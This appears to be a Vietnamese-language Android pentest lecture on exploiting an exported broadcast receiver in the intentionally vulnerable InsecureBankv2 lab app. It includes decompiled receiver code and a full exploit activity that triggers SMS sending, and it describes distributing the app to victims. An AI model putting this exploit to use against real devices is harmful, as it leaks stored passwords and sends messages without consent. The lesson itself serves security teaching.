

# Android Mobile Pentest 101

*© tsug0d, September 2018*

# Lecture 10.7 – Creating Exploit: Exploit Broadcast Receivers

Goal: Tạo được 1 app exploit Broadcast Receivers của app khác

# Introduction


- Mở file AndroidManifest.xml của InsecureBankv2 app lên, trong đó có cái này:

```
29 .....com.android.insecurebankv2.TrackUserContentProvider"/>
30 .....<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
31 .....<intent-filter>
32 .....<action android:name="theBroadcast"/>
33 .....</intent-filter>
34 .....</receiver>
35 .....<activity android:exported="true" android:label="@string/title_activity_change_password" android:n
```

- Đây là 1 broadcast receiver, tên là “theBroadcast”, luồng xử lý sau khi broadcast này nhận được thông tin sẽ được thực hiện trong method onReceiver() của MyBroadCastReceiver

# Exploit


- Search nhanh phát sẽ thấy class ChangePassword gửi các parameter đến cái Broadcast Receivers này



```
Work Space
com/android/insecurebankv2/ChangePassword.class x
JD-GUI Decompiler – Editable: false
37 private void broadcastChangepasswordSMS(String paramString1, String par
38 {
39     if (TextUtils.isEmpty(paramString1.toString().trim()))
40     {
41         System.out.println("Phone number Invalid.");
42         return;
43     }
44     Intent localIntent = new Intent();
45     localIntent.setAction("theBroadcast");
46     localIntent.putExtra("phonenumber", paramString1);
47     localIntent.putExtra("newpass", paramString2);
48     sendBroadcast(localIntent);
49 }
```

# Exploit

- Đây là onReceive() của class MyBroadcastReceiver



```
Work Space
com/android/insecurebankv2/MyBroadCastReceiver.class x

JD-GUI Decompiler – Editable: false
14 public static final String MY_PREFS = "mysharedpreferences";
15 String usernameBase64ByteString;
16
17 public void onReceive(Context paramContext, Intent paramInt)
18 {
19     String str1 = paramInt.getStringExtra("phonenummer");
20     String str2 = paramInt.getStringExtra("newpass");
21     if (str1 != null) {
22         try
23         {
24             SharedPreferences localSharedPreferences = paramContext.getSharedPreferences
25             this.usernameBase64ByteString = new String(Base64.decode(localSha
26             String str3 = localSharedPreferences.getString("superSecurePasswo
27             String str4 = new String(Base64.decode(localSha
```

# Exploit

- Xem nó làm những gì nào:

```
public void onReceive(Context paramContext, Intent paramInt)
{
    String str1 = paramInt.getStringExtra("phonenumber");
    String str2 = paramInt.getStringExtra("newpass");
    if (str1 != null) {
        try
        {
            SharedPreferences localSharedPreferences = paramContext.getSharedPreferences("com.example.myapplication", Context.MODE_PRIVATE);
            this.usernameBase64ByteString = new String(Base64.decode(localSharedPreferences.getString("username", "username"), "UTF-8"));
            String str3 = localSharedPreferences.getString("superSecurePassword", null);
            String str4 = new CryptoClass().aesDecryptedString(str3);
            String str5 = str1.toString();
            String str6 = "Updated Password from: " + str4 + " to: " + str2;
            SmsManager localSmsManager = SmsManager.getDefault();
            System.out.println("For the changepassword - phonenumber: " + str5 + " ");
            localSmsManager.sendTextMessage(str5, null, str6, null, null);
            return;
        }
    }
}
```

- Well, nó gửi giá trị của biến str6 đến số điện thoại str5.

str5 = str1.toString(), là số phone

str6 = "Updated Password from: " + str4 + " to: " + str2, str2 là nội dung ta điều khiển được

# Exploit

- Mà cái Broadcast Receivers exported to true trong file manifest đó, nên nó có thể lắng nghe luôn các lời gọi từ 1 app khác 😊 => Tạo 1 app gửi các intent tới cái receiver này thôi

# Exploit

- Bây giờ chúng ta sẽ tạo 1 app, sau đó gửi cho người dùng khác, khi người ta cài vào máy và mở lên thì sẽ tự động gửi lời nhắn mà chúng ta định trước tới số điện thoại
- Code sẽ nhìn như sau:

```
package com.example.exploitbroadcastreceiver;

import ...


public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        Intent tsu = new Intent( action: "theBroadcast");
        tsu.putExtra( name: "phonenumber", value: "15555218135");
        tsu.putExtra( name: "newpass", value: "tsudeptrai, btw please give tsu a cup of coffee ;)");
        sendBroadcast(tsu);
    }
}
```




# Exploit

- Build apk và cài vào máy, chạy lên



# Exploit

- Exploit chạy rồi 😊, bây giờ tới phần Tin nhắn trong phone để coi thử có gửi đi chưa



- xD, Full code tại:

[https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java\\_ExploitBroadcastReceivers](https://github.com/tsug0d/AndroidMobilePentest101/blob/master/lab/MainActivity.java_ExploitBroadcastReceivers)

Welldone boy

The End 😊

Cuối cùng cũng kết thúc rồi 😊, Thắc mắc hay liên hệ gì các bạn cứ mail vào [tsublogs@gmail.com](mailto:tsublogs@gmail.com)